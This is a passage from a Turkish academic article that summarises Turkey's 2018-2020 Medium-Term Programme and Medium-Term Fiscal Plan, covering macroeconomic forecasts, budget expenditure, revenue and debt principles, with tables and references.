- Avro Bölgesinin 2017 yılında yüzde 1,9 oranında büyüyeceği öngörülmektedir.
- Gelişmekte olan ülkelerin 2017 yılında yüzde 4,6 oranında büyüyeceği tahmin edilmektedir.
- Gelişmekte olan ülkelere yönelik sermaye akımlarının 2018 yılında artma eğilimini sürdürmesi öngörülmektedir.
- Küresel ekonomik gelişmeler, Türkiye ekonomisini çeşitli aktarım mekanizmalarıyla etkilemektedir.

B. Türkiye Ekonomisindeki Gelişmeler

Aşağıda ülkemiz ekonomisindeki gelişmeler bu plana esas olarak kısaca belirtilecektir: (Türkiye Cumhuriyeti Kalkınma Bakanlığı, 2017: 8-21)

- Türkiye küresel kriz sonrasında hızlı büyüyen ülkeler arasında yukarılarda yer almıştır. 2016 yılı büyüme oranı yüzde 3,2 olarak meydana gelmiştir. 2016 yılı Türkiye ekonomisinin son derece elverişsiz iç ve dış koşullar karşısında dayanıklılığını koruduğu bir dönemdir. 2017 yılının ilk yarısındaki büyüme oranı, yıl geneli için güçlü bir büyümeyi işaret etmektedir.
- İlk yarıda net ihracatın ekonomik büyümeye katkısı fazlalaşmıştır. 2017 yılının ilk yarısındaki büyüme üretim sektörleri yönünden değerlendirildiğinde, büyümeye hizmetler sektörü 3,4 puan, sanayi sektörü ise 1,3 puan ek katkı vermiştir. Yılın ilk yarısında alınan mali tedbirler büyümeyi desteklemiştir. Üçüncü çeyrekte de yüksek bir büyüme hızı gerçekleşeceği öngörülmektedir.
- Tarımsal üretimdeki artışın, endüstri üretiminin ivme kazanması 2017 yılında büyüme performansının ivme kazanarak yüzde 5,5 seviyesine ulaşması tahminlenmektedir. Toplam faktör verimliliğinin büyümeye katkısı artıya dönmektedir.
- Türkiye'nin satın alma gücü paritesi cinsinden kişi başına milli geliri, genel olarak artış eğiliminde ve gelişmiş ülkeler düzeyine yaklaşmaktadır.
- 2016 yılında işsizlik oranı yüzde 10,9 olmuştur. 2017 yılının ilk yarısındaki yüksek büyüme ile birlikte mevsimsel düzeltilmiş işsizlik oranları düşüş eğilimine girmiştir. 2017 yılının ilk yarısında toplam istihdam artmış fakat işgücüne katılma oranındaki artışın gerisinde kalmıştır. Yine de istihdamın artış trendi devam etmektedir.
- TÜFE yıllık artış hızı 2016'da yüzde 8,5 oranında gerçekleşmiştir. 2017 yılı Ağustos ayı itibarıyla tüketici enflasyonu yüzde 10,7 oranına yükselmiştir. 2017 yılsonunda TÜFE enflasyonunun yüzde 9,5 olarak gerçekleşmesi tahminlenmektedir. 2016 yılı Kasım ayından bu yana sıkı para politikası uygulanmaktadır.
- 2016 yılının Eylül ayından itibaren döviz kurlarında gözlenen birikimli hareket 2017 yılı başı itibarıyla enflasyon görünümüne dair yukarı yönlü riskleri yükseltmiştir.
- 2016 yılında cari açığın milli gelire oranı yüzde 3,8 olarak gerçekleşmiştir. 2017 yılında cari açığın milli gelire oranının yüzde 4,6 seviyesinde gerçekleşmesi tahminlenmektedir. 2017 yılında ihracatın yüzde 9,8'lik artışla 156,5 milyar dolar olarak gerçekleşeceği tahmin edilmektedir. 2017 yılı ithalatının yüzde 11,8'lik artışla 222 milyar dolar olarak gerçekleşmesi tahminlenmektedir.
- Yurtiçi tasarruflardaki yükseliş eğilimi sürmektedir. Küresel krizi izleyen dönemde mali olmayan şirketlerin tasarruf oranları gerilerken, hane halkı tasarrufları artmıştır. 2016 yılında genel devlet açığı GSYH'ya oranla 1,2 puan artarak yüzde 1,3 olmuştur.
- Genel kamu harcama ve gelirlerinde azalma olması beklenmektedir. Kamu kesimi, 2016 yılında GSYH'ya oranla yüzde 1 açık vermiştir. Merkezi yönetim bütçesi 2016 yılında GSYH'nın yüzde 1,1'i oranında açık vermiştir.
- AB tanımlı genel yönetim borç stokunda sınırlı bir artış gözlenmekle birlikte, mevcut seviyeler Maastricht kriterinin oldukça altındadır.
- 2017 yılı Temmuz ayı itibarıyla kur etkisinden arındırılmış toplam kredi büyüme oranı yüzde 18,5 ile uzun dönem ortalamalarının üzerinde seyretmiştir. Tahsili Gecikmiş Alacaklar oranı 2017 yılının ilk yedi ayında yüzde 3 seviyesinin biraz üzerinde istikrar kazanmıştır.

III. 2018-2020 ORTA VADELİ PROGRAMIN AMAÇLARI

OVP'nin temel hedefleri makroekonomik istikrarın korunması, beşeri sermaye ve işgücü kalitesinin artırılması, yüksek katma değerli üretimin yaygınlaştırılması, iş ve yatırım ortamının iyileştirilmesi ve kamuda kurumsal kalitenin artırılması yoluyla büyümenin hızlandırılması, istihdamın artırılması ve gelir dağılımının iyileştirilmesidir. Bu temel hedeflere ulaşmada yardımcı olacak alt hedefler ise aşağıda genel hatlarıyla belirtilmiştir. (Türkiye Cumhuriyeti Kalkınma Bakanlığı, 2017: 22-62)

A. Makroekonomik İstikrarın Sürdürülmesi

1. Fiyat İstikrarı
2. Kamuda Mali Sürdürülebilirlik
 - 2.1. Harcamalarda etkinliğin artırılması
 - 2.2. Kamu yatırımlarında etkinlik
 - 2.3. Kamu gelirlerinin kalitesinin artırılması
 - 2.4. Verimsiz kullanılan veya atıl kamu varlıklarının değerlendirilmesi
 - 2.5. Kamu mali sisteminin kurumsal yapısının güçlendirilmesi
3. Finansal Piyasalarda İstikrarın Korunması ve Yurtiçi Tasarrufların Artırılması
 - 3.1. Sistemik risklerin sınırlandırılması
 - 3.2. Finansal sistemin derinleştirilmesi ve yurtiçi tasarrufların artırılması
 - 3.3. Faizsiz finans sisteminin geliştirilmesi
4. Cari Dengede Sürdürülebilirlik
 - 4.1. İhracatın artırılması
 - 4.2. Enerjide ithalata olan bağımlılığın azaltılması
 - 4.3. Finansman imkânlarının iyileştirilmesi
 - 4.4. Lojistik hizmetlerin etkinleştirilmesi

B. Beşeri Sermaye ve İşgücünün Kalitesinin Artırılması

1. Eğitim Kalitesinin Artırılması
 - 1.1. Fırsat eşitliğinin artırılması
 - 1.2. Öğretmen niteliklerinin artırılması
 - 1.3. Mesleki ve teknik eğitimin güçlendirilmesi
 - 1.4. Üniversitelerin ihtisaslaşması
 - 1.5. Eğitim sisteminde yönetim etkinliğinin artırılması
2. İşgücü Piyasasının Etkinleştirilmesi
 - 2.1. Dijital dönüşüm ve teknolojik değişime uyum
 - 2.2. İş ve işgücü arasındaki beceri uyumunun artırılması
 - 2.3. Özel politika gerektiren grupların istihdamının artırılması
 - 2.4. Kayıt dışı istihdamın azaltılması

C. Yüksek Katma Değerli Üretim

1. Ar-Ge ve Yenilik Kapasitesinin Artırılması
2. Bilgi ve İletişim Teknolojileri
3. İmalat Sanayii ve Madencilik
4. Tarım

D. İş ve Yatırım Ortamının İyileştirilmesi

1. İş ve Yatırım Süreçlerinin İyileştirilmesi
2. Yatırım Yeri Tahsisinin Kolaylaştırılması
3. İş ve Ticaret Uyuşmazlıklarında Hukuki Öngörülebilirlik
4. KOBİ'lerin Finansmana Erişiminin Kolaylaştırılması

E. Kamuda Kurumsal Kalite ve Hizmet Sunumunun Güçlendirilmesi

1. Kamu Kurumlarının Yeniden Yapılandırılması ve Kurumlar Arası Koordinasyonun Güçlendirilmesi
2. Kamuda İnsan Kaynağı Kalitesinin Artırılması
3. Adalet ve Güvenlik Hizmetlerinde Etkinliğin Artırılması

Bu amaçlar kapsamında OVP ile uyumlu şekilde hazırlanan orta vadeli mali plan çalışmamızın bu kısmında detaylı bir şekilde açıklanacaktır.

IV. ORTA VADELİ MALİ PLAN

Bütçe hazırlık sürecinde yer alan ikinci doküman Orta Vadeli Mali Plandır. 5018 sayılı Kanuna göre Orta Vadeli Mali Plan, Orta Vadeli Program ile uyumlu olmak üzere, gelecek üç yıla ilişkin toplam gelir ve gider tahminleri ile birlikte amaçlanan açık ve borçlanma durumu ile kamu idarelerinin ödenek teklif tavanlarını içeren bir belgedir. Maliye Bakanlığı tarafından hazırlanan Orta Vadeli Mali Plan, en geç Eylül ayının 15'ne kadar Yüksek Planlama Kurulu tarafından karara bağlanarak Resmî Gazetede yayımlanmaktadır. Bu amaçla hazırlanan orta vadeli mali plan, orta vadeli programda belirlenen temel hedef ve politikaların hayata geçirilmesine yönelik olarak hazırlanan, merkezi yönetim bütçe büyüklüklerini ve kurumsal temelde ödenek teklif tavanlarını belirleyen bir belge niteliğindedir.

Bütçenin hazırlanması ve uygulanmasında mali etkinliğin artırılarak mali disiplinin güçlendirilmesi, kamu maliyesi politikası hedeflerinden olup çok yıllık bütçeleme anlayışı, bu amaca ulaşma çabalarına önemli bir katkı sağlamakta ve uygulanan politikaların başarıya ulaşması sonucu katılımcılığın artırılarak toplumda geniş bir destek görmesine ve bu politikaların tasarlanmasında ve uygulanmasında kamu idareleri arasında yeterli düzeyde işbirliği ve eşgüdümün sağlanmasına bağlıdır. Bu destek ve işbirliği, bütçe yönetiminde mali saydamlık ve hesap verilebilirliğin yükseltilmesine de yardımcı olacaktır. Orta Vadeli Mali Planda yer alacak en önemli unsur Mali Planda yer alan politika öncelikleri ve makroekonomik göstergelere dayanarak ekonomik sınıflandırma bazında yapılan merkezi yönetim bütçe ödenek teklif tavanlarıdır. Belirlenmiş olan tavan; söz konusu kurumun verebileceği hizmetler için ayrılmış olan maksimum kaynağı ifade etmekte olup, kurumun bütçe teklifinde belirteceği hizmetlere ihtiyaç duyulup duyulmamasına göre bu kaynağın tamamı tahsis edilebilir veya edilmeyebilir (BUMKO, 2018: 1).

Orta vadeli mali plan çok yıllık bütçelemenin bir raporu şeklinde ifade edilebilir. Orta vadeli harcama sistemi olarak da ifade edilebilir. Dar anlamda; kamu gelir ve gider hacmini çok yıllık bir süreç için belirlemektedir. Geniş anlamda ise yıllık bütçe sürecinin çok yıllık gelir ve harcama tahminleri ile birlikte bütçe ile plan ve politika ilişkisinin gerçekleştirildiği bütçelemedir (Cansız , 2007: 97).

Orta vadeli planın desteklediği mali saydamlık sayesinde idarecilerin kamuya ait kaynakları nasıl ve hangi amaçlar için kullandıkları konusunda halka gerekli bilgilerin ulaşmasını ve bunun sonucunda da kamu kaynağının bireysel çıkar ve amaçlar için kullanılması engellenebilir. Makroekonomik istikrara ulaşmada ve dengeli büyümeyi sağlamada saydamlığın rolü oldukça fazladır. Mali saydamlık, ülkelerin kamu kurum ve kuruluşlarına güven duyulması konusunda önemli bir role sahiptir. Saydam uygulamalar sayesinde halk, devletin bütün ekonomik stratejileri, amaçları ve planları konusunda detaylı bilgilere ulaşabilmektedirler. Bu bağlamda mali saydamlıkla birlikte, bilgi akışının açık bir şekilde sağlanması sebebiyle, piyasalar daha etkin çalışabilmekte ve politikalar ile ilgili belirsizlikler azaltılabilmektedir (Bakkal & Kasımoğlu, 2015: 38).

Orta vadeli planın bünyesinde barındırdığı hesap verebilirlik ise örgütsel etkililik ve verimliliğin temel idare aracı olarak yetki ve sorumluluk kullananların yaptıklarından ve yapmaları gerektiği halde yapmadıklarından sorumlu tutuldukları, örgütsel görev ve değerlere bağlı kalma sorumluluğu taşıdıkları, örgütsel amaçlara ulaşmak için gerekli çabayı göstermeleri konusunda inancı ifade eden dinamik bir süreç olarak ifade edilebilir. Hesap verebilirlik hesap sorma yetkisi bulunan bir otoriteye karşı eylemlerinin savunulması ve sebeplerinin açıklanmasıdır. Kişilerin yaptıklarından dolayı hukuksal, idari ve politik olarak sorumlu tutulmasıdır. Kimin, kime karşı, niçin, neden ve hangi gerekçelerle sorumlu tutulduğuna ilişkin ortaya konan yükümlülük düzeyidir (Tutar & Altınöz, 2017: 228).

V. 2018-2020 ORTA VADELİ MALİ PLAN ESASLARI

2018-2020 döneminde orta vadeli program ışığında hazırlanacak mali planın esasları aşağıda belirtilmiştir (Bütçe ve Mali Kontrol Genel Müdürlüğü, 2017: 1):

- 2018, 2019 ve 2020 yılları bütçe teklifleri 5018 sayılı Kanunun ilgili maddelerine uygun olarak çok yıllık bütçeleme anlayışı ile uyumlu bir şekilde hazırlanacaktır.

- Çok yıllık bütçelemenin başarılı bir şekilde sürdürülmesinde, kamu idareleri arasında gerekli işbirliği ve eşgüdümün sağlıklı bir şekilde yürütülmesi önem taşımaktadır.
- Orta Vadeli Mali Plana dayalı 2018-2020 yılları merkezi yönetim bütçesi, kaynakların belirlenen politika öncelikleri doğrultusunda tahsisini ve etkili, ekonomik ve verimli bir şekilde kullanılmasını amaçlamaktadır.
- Mali Plan döneminde maliye politikası, para politikası ile uyumlu olarak, ekonomik istikrarın korunmasına, büyüme potansiyelinin artırılmasına, cari açığın sürdürülebilir düzeyde tutulmasına, yurtiçi tasarrufların artırılmasına ve yatırımların teşvikine katkı verecek şekilde hazırlanmıştır.
- 2018-2020 döneminde kamu harcama ve gelirlerinin milli gelir içindeki payı sınırlandırılması ve etkinliğinin artırılması, kamu gelirleri içinde vergi gelirlerinin payının artırılması suretiyle sağlıklı ve sürekli kaynaklardan kamu geliri elde edilmesi, kamu kesimi borçlanma gereğinin kontrol altında tutulması, maliye politikasının sürdürülebilirliğinin gözetilmesi, kamu maliyesi alanında elde edilen kazanımların gelecek dönemde de korunması hedeflenmiştir.
- Mali Plan döneminde yapısal reformların mali disiplini destekleyici bir araç olarak kullanılmasına, mevcut harcama programlarının gözden geçirilerek önceliğini yitirmiş faaliyet ve projelerin sonlandırılmasına, harcamalar özellikle büyümeyi destekleyecek kamu altyapı yatırımlarında, teşvik, bölgesel kalkınma ve eğitim alanları ile Ar-Ge desteklerinde kullanılacak şekilde önceliklendirilmesi amaçlanmıştır.

A. Merkezi Yönetim Bütçesine İlişkin Genel Esaslar

2018-2020 yılları arası temel makroekonomik göstergeler aşağıdaki önemli ekonomik verilere sahip tablolarda belirtilmektedir(Bütçe ve Mali Kontrol Genel Müdürlüğü, 2017: 2):

Tablo 1: Temel Makroekonomik Göstergeler

	2018	2019	2020
GSYH Büyümesi (% , Sabit Fiyatlarla)	5,5	5,5	5,5
GSYH (Milyar TL, Cari Fiyatlarla)	3.446	3.872	4.321
TÜFE Yılsonu (%)	7,0	6,0	5,0

	2018	2019	2020
Merkezi Yönetim Bütçe Dengesi (Milyon TL)	-65.924	-73.240	-70.537
Merkezi Yönetim Bütçe Dengesi / GSYH (%)	-1,9	-1,9	-1,6
Faiz Dışı Fazla (Milyon TL)	5.776	11.760	25.463
Faiz Dışı Fazla / GSYH (%)	0,2	0,3	0,6

Merkezi Yönetim Bütçesi	2018	2019	2020
Faiz Dışı Giderler (Milyon TL)	691.043	753.489	816.875
Faiz Dışı Giderler / GSYH (%)	20,1	19,5	18,9
Gelirler (Milyon TL)	671.926	744.678	820.720
Gelirler / GSYH (%)	19,5	19,2	19,0
Faiz Dışı Denge (Milyon TL)	-19.118	-8.812	3.845
Faiz Dışı Denge / GSYH (%)	-0,6	-0,2	0,1

Kaynak: (Bütçe ve Mali Kontrol Genel Müdürlüğü, 2017: 2-7)

Temel makroekonomik göstergeler ve merkezi yönetim bütçesi, 2018-2020 orta vadeli mali plan perspektifinde değerlendirildiğinde TÜFE'nin yıllar itibariyle azalacağı, faiz dışı fazlanın artacağı, büyümenin kendisini koruyacağı, faiz dışı giderlerin azalacağı öngörüsünde bulunulmuştur.

B. Merkezi Yönetim Bütçesinin Gider Esasları

Tablo 2'de görüleceği üzere orta vadeli mali planda merkezi yönetim bütçesinin giderlerinin genel olarak artacağı ve bu artışta en önemli rolü personel, faiz, cari transferler ile sermaye giderlerinin oluşturacağı tahminlenmiştir. Faiz giderleri bütçe içinde önemli bir gider kalemidir.

Tablo 2: Merkezi Yönetim Bütçe Giderleri

(Milyon TL)	2018	2019	2020
Merkezi Yönetim Bütçe Giderleri	762.753	838.499	912.885
Faiz Dışı Giderler	691.053	753.499	816.885
- Personel Giderleri	183.127	200.667	217.591
- Sosyal Güvenlik Kurumlarına Devlet Primi Giderleri	30.792	33.719	36.551
- Mal ve Hizmet Alım Giderleri	66.069	68.625	73.666
- Cari Transferler	299.399	328.250	354.591
- Sermaye Giderleri	68.794	79.507	90.634
- Sermaye Transferleri	15.324	16.767	19.043
- Borç Verme	20.231	19.646	18.135
- Yedek Ödenek	7.318	6.318	6.675
Faiz Giderleri	71.700	85.000	96.000

Kaynak: (Bütçe ve Mali Kontrol Genel Müdürlüğü, 2017: 8)

Ekonomik sınıflandırma esasları kapsamında giderlere ilişkin esaslar genel hatlarıyla orta vadeli mali planda şu şekilde belirtilmişlerdir(Bütçe ve Mali Kontrol Genel Müdürlüğü, 2017: 2-5):

- Personel giderlerine ilişkin ödeneklerin belirlenmesinde, 2017 yılında yapılan toplu sözleşme görüşmeleri sonrası imzalanan Kamu Görevlilerinin Geneline ve Hizmet Kollarına Yönelik Mali ve Sosyal Haklara İlişkin 2018 ve 2019 Yıllarını Kapsayan 4. Dönem Toplu Sözleşmeyle kamu görevlilerinin mali ve sosyal haklarında yapılan artışlar, yeni personel alma dikkate alınmıştır.
- Mal ve hizmet alım giderlerinin belirlenmesinde, kamu idarelerinin engelli eğitimi, taşınmalı eğitim, ücretsiz ders kitabı ve okul sütü, özel okul desteği, yükseköğrenim öğrencilerine yurt temini, aile hekimliği, aşı alımları, sokak ve caddelerin aydınlatılması, şehir hastanelerinin cari giderleri gibi mevcut programları ile Orta Vadeli Mali Plan döneminde uygulamaya konulacak olan yeni programlar, hizmet genişlemesine bağlı olarak ortaya çıkacak ihtiyaçlar, fiyat ve maliyet artışları, döviz kuru ve petrol fiyat tahminleri, kamu hizmetlerinden yararlanacak kişi sayısındaki artış gibi unsurlar ile birlikte tasarruf tedbirleri de dikkate alınmıştır.
- Cari transferlerin belirlenmesinde, başta sosyal güvenlik sisteminin finansman ihtiyacı olmak üzere, tarımsal destekleme ödemeleri, sosyal amaçlı transferler ve hane halkına yapılan transferler, KOSGEB destekleri, Ekonomi Bakanlığı tarafından yapılan teşvik ödemeleri ile ihracat destekleri, turizm uçuş destek ödemeleri, trafik garanti ödemeleri, TCDD A.Ş. kamu hizmet yükümlülüğü, bireysel emeklilik sistemi, pansiyon hizmetleri, burs ve harçlıklar, beslenme yardımı, öğrenci katkı payları, engelli evde bakımı, doğum yardımı, yaşlı ve engellilerin ücretsiz taşınması gibi sosyal yardım, teşvik, destek vb. programlardan yararlanacak kişi sayısı ve maliyeti etkileyen unsurlar göz önünde bulundurulmuştur. Memur maaşlarında toplu sözleşme süreci sonunda yapılan artışların memur emeklilerinin aylıklarında ve emekli ikramiyelerinde oluşturacağı artışlar dikkate alınmıştır. Ayrıca vergi gelirlerindeki artış sonucunda mahalli idare paylarında da artış gerçekleşeceği varsayılmıştır.
- Sermaye giderlerinin belirlenmesinde, Orta Vadeli Mali Plan döneminde başta eğitim, sağlık, ulaştırma sektörleri olmak üzere kamu yatırımlarına ilişkin belirlenen hedefler, bölgesel kalkınma projeleri kapsamında yapılacak yatırımlar ile KÖİ şehir hastaneleri yatırım giderleri dikkate alınmıştır. Sermaye transferlerinin belirlenmesinde, Orta Vadeli Mali Plan döneminde KÖYDES, SUKAP, SODES, Cazibe Merkezleri Programı ve Ar-Ge projelerine desteğin devam ettirilmesi öngörülmüş ve TCDD'ye yapılacak transferler dikkate alınmıştır.
- Borç verme giderlerinin belirlenmesinde, TCDD'nin sermaye ihtiyacı başta olmak üzere KİT'lerin mali yapısı, Kredi Garanti Fonundan sağlanan kefalet tutarındaki artış, öğrenim kredisiz tutarı ve öğrenim kredisinden yararlanan öğrenci sayısındaki artış dikkate alınmıştır.
- Yedek ödeneklerin belirlenmesinde, yıl içinde ortaya çıkabilecek ihtiyaçlar göz önünde bulundurulmuştur.
- Faiz giderlerinin tahmininde, borç stokunun yapısı ve seyri, ulusal ve uluslararası piyasalardaki dalgalanmaların faiz giderlerine olası etkileri dikkate alınmıştır.
- 2018-2020 orta vadeli mali plan çerçevesinde çok yıllık bütçelemeye uygun olarak kamu harcama politikası; kaynak kullanımında etkinliği arttırmak, hesap verilebilirliği güçlendirmek ve verimsiz harcamaları programlardan kaldırmak, yeni harcama programı oluşturulmasını sınırlandırmak, stok yönetiminde etkinliği arttırmak, ortak alım ile uzun vadeli tedarik planı

oluşturmak, taşıt maliyetlerine uygun kullanım, yeni hizmet binası yapmayarak mevcutların rehabilite edildiği bina politikası izlemek, üniversite hastanelerinin yapısal sorunlarına çözmek sağlık sistemini daha verimli hale getirmek, sosyal yardımlarda kurumlar arası işbirliğini güçlendirmek ve mükerrer yardımı önlemek üzerine inşa edilmiştir.

- Bu plan ile kamu yatırımları; özel sektörün yenilikçi, üretken ve ticari faaliyetlerinin desteklenmesi ile vatandaşlarımızın yaşam kalitesinin artırılmasına yönelik altyapı alanlarına yönlendirilmesi, kamu yatırımlarının finansmanında bütçe kaynaklarının yanı sıra mevcut tecrübeler de dikkate alınarak Kamu-Özel İşbirliği (KÖİ) modeli kullanılması öngörülmektedir. Ar-Ge altyapı yatırımları önemsenmekte ve tasarruf sağlayacak yatırım projelerine öncelik verilmektedir.
- Eğitim sisteminde, yönetim süreçlerini iyileştiren, öğretmen niteliklerini artıran, bireylerin kişilik ve kabiliyetlerini geliştiren, hayat boyu öğrenme yaklaşımı çerçevesinde işgücü piyasasıyla uyumlu, mesleki ve teknik eğitimi güçlendiren, özel sektörün katkısını artıran, fırsat eşitliğine dayalı, üniversitelerin ihtisaslaşması temel amaçları çerçevesinde kalite odaklı dönüşüm sürdürülmesi planlanmaktadır.
- Tarımsal destekler; iklim, toprak yapısı, bitki deseni ve mevcut su varlığı dikkate alınarak havza bazında üretim ve gelir odaklı olarak verilecektir. Elektronik belge kullanımının artmasına bağlı olarak kaynak kullanımında etkinlik sağlanarak maliyetler düşürülecektir. Kamu taşınmazlarının, başta tarım, hayvancılık, ağaçlandırma, enerji, turizm, kentsel dönüşüm ve konut stokunun yenilenmesi olmak üzere yatırımları teşvik amacıyla kullandırılması sürdürülecektir.

C. Merkezi Yönetim Bütçesinin Gelir Esasları

Tablo 3’de görüleceği üzere orta vadeli planda yıllar itibariyle vergi gelirlerinin artacağı öngörülmektedir.

Tablo 3: Merkezi Yönetim Bütçe Gelirleri

(Milyon TL)	2018	2019	2020
Merkezi Yönetim Bütçe Gelirleri (Net)	696.829	765.260	842.348
Merkezi Yönetim Bütçesi Vergi Gelirleri (Net)	599.425	663.872	730.542

Kaynak: (Bütçe ve Mali Kontrol Genel Müdürlüğü, 2017: 9)

Ekonomik sınıflandırma esasları kapsamında gelirlere ilişkin esaslar genel hatlarıyla orta vadeli mali planda şu şekilde belirtilmişlerdir (Bütçe ve Mali Kontrol Genel Müdürlüğü, 2017: 5-6):

- 2018-2020 döneminde izlenecek kamu gelir politikası; vergi sisteminde adalet ve etkinliğin sağlanması hedefleri doğrultusunda, ekonominin uluslararası düzeyde rekabet gücünü artıracak, istihdamı ve yatırımları teşvik edecek, vergi tabanını genişletecek ve kayıt dışılığı azaltacak, yurtiçi tasarrufları artıracak, Türkiye’nin bölgesel ve küresel bir finans merkezi olmasına katkı sağlayacak şekilde yürütülecektir.
- Ekonomik ve sosyal politikalar çerçevesinde vergi mevzuatının daha basit ve kolay uygulanabilir hale getirilmesini, vergilemede istikrar ve öngörülebilirliğin esas olmasını, uluslararası düzeyde rekabet gücünün artırılmasını, ülkemizin bilgi, teknoloji ve yenilik üretiminde söz sahibi ülkeler arasında yer almasını hedefleyen ve katma değeri yüksek yatırım ve nitelikli istihdamı destekleyen vergi politikalarının geliştirilmesine devam edilecektir. Bu kapsamda Gelir Vergisi Kanunu, Kurumlar Vergisi Kanunu ve Vergi Usul Kanunu kapsamlı bir şekilde reforma tabi tutulacaktır.
- Haksız rekabetin önlenmesi, kaynak dağılımında etkinliğin sağlanması, ekonomide rekabet gücünün ve kamu gelirlerinin artırılması amacıyla kayıt dışılıkla mücadelede kararlılıkla devam edilecektir. Bu kapsamda, vergi tabanını genişletici vergi politikalarının geliştirilmesine, kurumlar arası işbirliği ve veri paylaşımının artırılmasına, kayıt dışılıkla mücadelede toplumun tüm kesimlerinin katılımının sağlanmasına yönelik çalışmalar sürdürülecektir.
- İstanbul Uluslararası Finans Merkezi Programı kapsamında, ülkemizin finansal piyasalarda rekabet gücünü artırarak daha fazla finansal işlemin ülkemizde yapılmasını sağlayacak,

yatırımcılar ve finansal kurumlar için belirsizliği giderecek vergisel düzenlemelere devam edilecektir.

D. Merkezi Yönetim Bütçesinin Borçlanma Esasları

2018-2020 orta vadeli mali planda borçlanma politikası önemsenmekte olup 1/9/2002 tarihli ve 24863 sayılı Resmi Gazetede yayımlanan Borç ve Risk Yönetiminin Koordinasyonu ve Yürütülmesine İlişkin Esas ve Usuller Hakkında Yönetmelik ile borç yönetiminin temel ilkeleri ve aşağıda belirtilen esaslar bu planda ön plana çıkmaktadır(Bütçe ve Mali Kontrol Genel Müdürlüğü, 2017: 9-10):

- 2018-2020 döneminde de aşağıda sıralanan stratejik ölçütler vasıtasıyla orta ve uzun vadede piyasa risklerinin kontrol altında tutulması hedeflenmektedir.
- Likidite Riskinde nakit ve borç yönetiminde oluşabilecek likidite riskinin azaltılması amacıyla güçlü nakit rezervi tutulması ve ortalama vadenin piyasa koşulları elverdiği ölçüde uzatılarak vadesine 12 aydan az kalmış senetlerin borç stoku içindeki payının azaltılması hedeflenir.
- Faiz Riskinde TL cinsi borçlanmanın ağırlıklı olarak sabit faizli enstrümanlarla yapılarak gelecek 12 ayda faizi yenilenecek senetlerin borç stoku içindeki payının azaltılması amaçlanır.
- Döviz Kuru Riski: Borçlanmanın ağırlıklı olarak TL cinsinden yapılması amaçlanır.
- Söz konusu stratejik ölçütlerle uyumlu olarak hazırlanan finansman programı çerçevesinde, iç borçlanma stratejileri, ihale duyuruları gibi borçlanma işlemlerine ilişkin bilgiler düzenli olarak kamuoyuna açıklanmaya devam edilecektir. Ayrıca ikincil piyasada sağlıklı bir verim eğrisinin oluşması ve likiditenin sağlanmasına yönelik olarak senetlerin azalan vadelerde yeniden ihraç edilmesi politikası sürdürülecektir.

Tablo 4: AB Tanımlı Genel Yönetim Borç Stokunun GSYH İçindeki Payı

	2018	2019	2020
AB Tanımlı Genel Yönetim Borç Stoku/GSYH	28,5	28,0	27,5

Kaynak: (Bütçe ve Mali Kontrol Genel Müdürlüğü, 2017: 10)

Tablo 4’te AB Tanımlı Genel Yönetim Borç Stokunun GSYH İçindeki Payı belirtilmiş olup azalacağı öngörülmüştür. Bu borç tanımı; Avrupa Birliği’nin bünyesindeki “Maastricht Kriterleri” çerçevesinde hesaplanan bir borç stoku verisidir(Korkut, 2016: 1). Ülkemizde bu kaleme sadece Darphane tarafından basılan bozuk para miktarı yansıtılmaktadır (Turan, 2013: 172-173).

SONUÇ

2018-2020 Orta vadeli mali plan 5018 sayılı Kamu Mali Yönetimi ve Kontrol Kanunu kapsamında kamuda mali sürdürülebilirliği hedef almaktadır. Bu kapsamda; harcamalarda etkinliğin artırılması, kamu yatırımlarında etkinlik, kamu gelirlerinin kalitesinin artırılması, verimsiz kullanılan veya atıl kamu varlıklarının değerlendirilmesi ve kurumsal alt yapının güçlendirilmesi değerlendirilmektedir. Orta vadeli program ile uyumlu hazırlanan bu mali plan beşeri sermaye ve işgücünün kalitesinin artırılması, yüksek katma değerli üretim, iş ve yatırım ortamının iyileştirilmesi ve kamusa kurumsal kalite ve hizmet sunumunun güçlendirilmesini de dikkate almaktadır. 2018-2020 döneminde kamu harcama ve gelirlerinin milli gelir içindeki payı sınırlandırılması ve etkinliğinin artırılması, kamu gelirleri içinde vergi gelirlerinin payının artırılması suretiyle sağlıklı ve sürekli kaynaklardan kamu geliri elde edilmesi, kamu kesimi borçlanma gereğinin kontrol altında tutulması, maliye politikasının sürdürülebilirliğinin gözetilmesi, kamu maliyesi alanında elde edilen kazanımların gelecek dönemde de korunması amaçlanmıştır.

Kaynakça

- Bakkal, H., & Kasımoğlu, A. (2015). Bütçe Sürecinde Mali Saydamlık ve Hesap Verilebilirliğin Önemi. *Finans Politik ve Ekonomik Yorumlar*, 52(599), 37-52.
- BUMKO. (2018, 09 06). *Orta Vadeli Mali Plan ve Ekleri*. Bütçe ve Mali Kontrol Genel Müdürlüğü: <http://www.bumko.gov.tr/TR,43/orta-vadeli-mali-plan-ve-ekleri.html> adresinden alınmıştır

- Bütçe ve Mali Kontrol Genel Müdürlüğü. (2017). *Orta Vadeli Mali Plan 2018-2020*. Ankara: BUMKO. <http://www.bumko.gov.tr/Eklenti/10801,20182020donemiortavadelimaliplanipdf.pdf?0> adresinden alınmıştır
- Cansız , H. (2007). Bazı Ülkelerde ve Türkiye'de Çok Yıllı Bütçeleme Uygulamaları. *Afyon Kocatepe Üniversitesi, İİBF Dergisi*, 9(1), 95-116.
- Korkut, A. (2016, 01 02). *AB Tanımlı Borç Stoku Nedir?* 2018 tarihinde Kamu Mali Yönetimi Platformu: <http://www.kamumaliyonetimi.org/p/ab-tanimli-borc-stoku-nedir/> adresinden alındı
- Turan, N. (2013). Kamu Borcunun Tanımı. *Maliye Dergisi*(164), 166-182.
- Tutar, H., & Altınöz, M. (2017). Hesap Verebilirlik Bağlamında İç Denetim ve Sorun Alanları: Eleştirel Bir Analiz. *Bartın Üniversitesi İİBF Dergisi*, 8(15), 225-248.
- Türkiye Cumhuriyeti Kalkınma Bakanlığı. (2017). *Orta Vadeli Program 2018-2020*. Ankara: Kalkınma Bakanlığı.
- Vergi Dosyası. (2017, 4 26). *Orta Vadeli Program Nedir? Orta Vadeli Programın İçeriği*. 09 06, 2018 tarihinde Vergi Dosyası: <https://vergidosyasi.com/2017/04/26/orta-vadeli-program-nedir-orta-vadeli-programin-icerigi-2017-2019-donemi-orta-vadeli-program-metni-pdf/> adresinden alındı

Belediye Gelirlerinin Belediyelerin Vergilendirme Yetkisi Işığında Değerlendirilmesi

Ümit Süleyman ÜSTÜN*

Özge BALABAN**

Öz

